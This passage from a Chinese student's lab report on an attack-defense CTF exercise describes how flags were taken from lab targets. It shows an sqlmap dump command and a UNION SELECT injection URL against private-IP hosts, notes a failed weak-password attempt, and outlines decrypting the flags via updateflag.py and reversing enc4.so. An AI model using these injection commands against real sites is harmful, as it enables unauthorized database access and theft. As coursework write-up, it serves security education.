


6.使用指令

sqlmap -u http://192.168.100.140:48182/sport/news\_show.php?id=1 -D schooltargetdb -T flagTbl -C flag --dump打印flag



### 1.3 失败的Flag获取方法——弱口令




后面的轮数中秘钥强度都比较高，弱口令直接破解都没有成功。

### 1.4 Flag获取方法3——URL恶意注入


<http://192.168.100.131:48182/sport/news_show.php?id=7+UNION+SELECT+flag+FROM+schooltargetdb.flagTbl--%20HTTP/1.1>

访问这条插入特殊代码的URL相当于在对应靶机上执行cat /flag指令，直接在网页上显示靶机的加密flag。




这样得到的flag是加密之后的，但显然这种攻击方式的速度会更快一些。但是相对的我们也要去寻找解密flag的函数。

继续浏览服务期上的python代码，发现一个updateflag.py的文件，这显然是用来每次更新flag的文件，所以相当于每个加密的flag都是通过这个函数生成出来的。




在strFlag变量这一行，变量的值就是加密后的密文，五个函数调用了这个变量进行解密，就是如图上的key1-key4以及函数enc。加密方法是Key1-4的密文都可以通过直接执行这个.py文件来进行解密，而enc的加密方法卸载了enc4.so这个文件中，需要对其进行逆向分析得到源码。




这是一个基于MD5和AES的多轮加密，具体机理我到最后也没有研究明白，不过好在我们已经能给破解4/5的密文flag了，也就完全够用了。

下面执行bash脚本，批量解密flag



提交flag显示攻击成功



我们也尝到了独孤求败的滋味~~~

![E:\CommonSoftware\QQFile\1159313435\Image\Group2\()\NH\()NHN`[[I_BBSBQ](KE4L8P.png](data:image/png;base64,)

## 二、实验心得

这个实验综合了前3代网安实践学到的知识比如Nmap，SQLmap，SQL注入，msf5攻击嗅探等等。还有逆向工程学到的技能，enc4函数显然只能通过逆向得到。同时我还使用了不少密码学的知识，比如说AES、MD5、DES的许多加密特征等等。

## 三、对实验内容和过程的建议

这个实验内容真的十分不错，综合性很强，也很有趣，只是希望能够设置一些得分的上限，或者说前期后期攻击得分权值不一样，毕竟前期很好薅羊毛，后期攻击都很难，还需要各种注入以及flag解密，应该给更高的攻击奖励。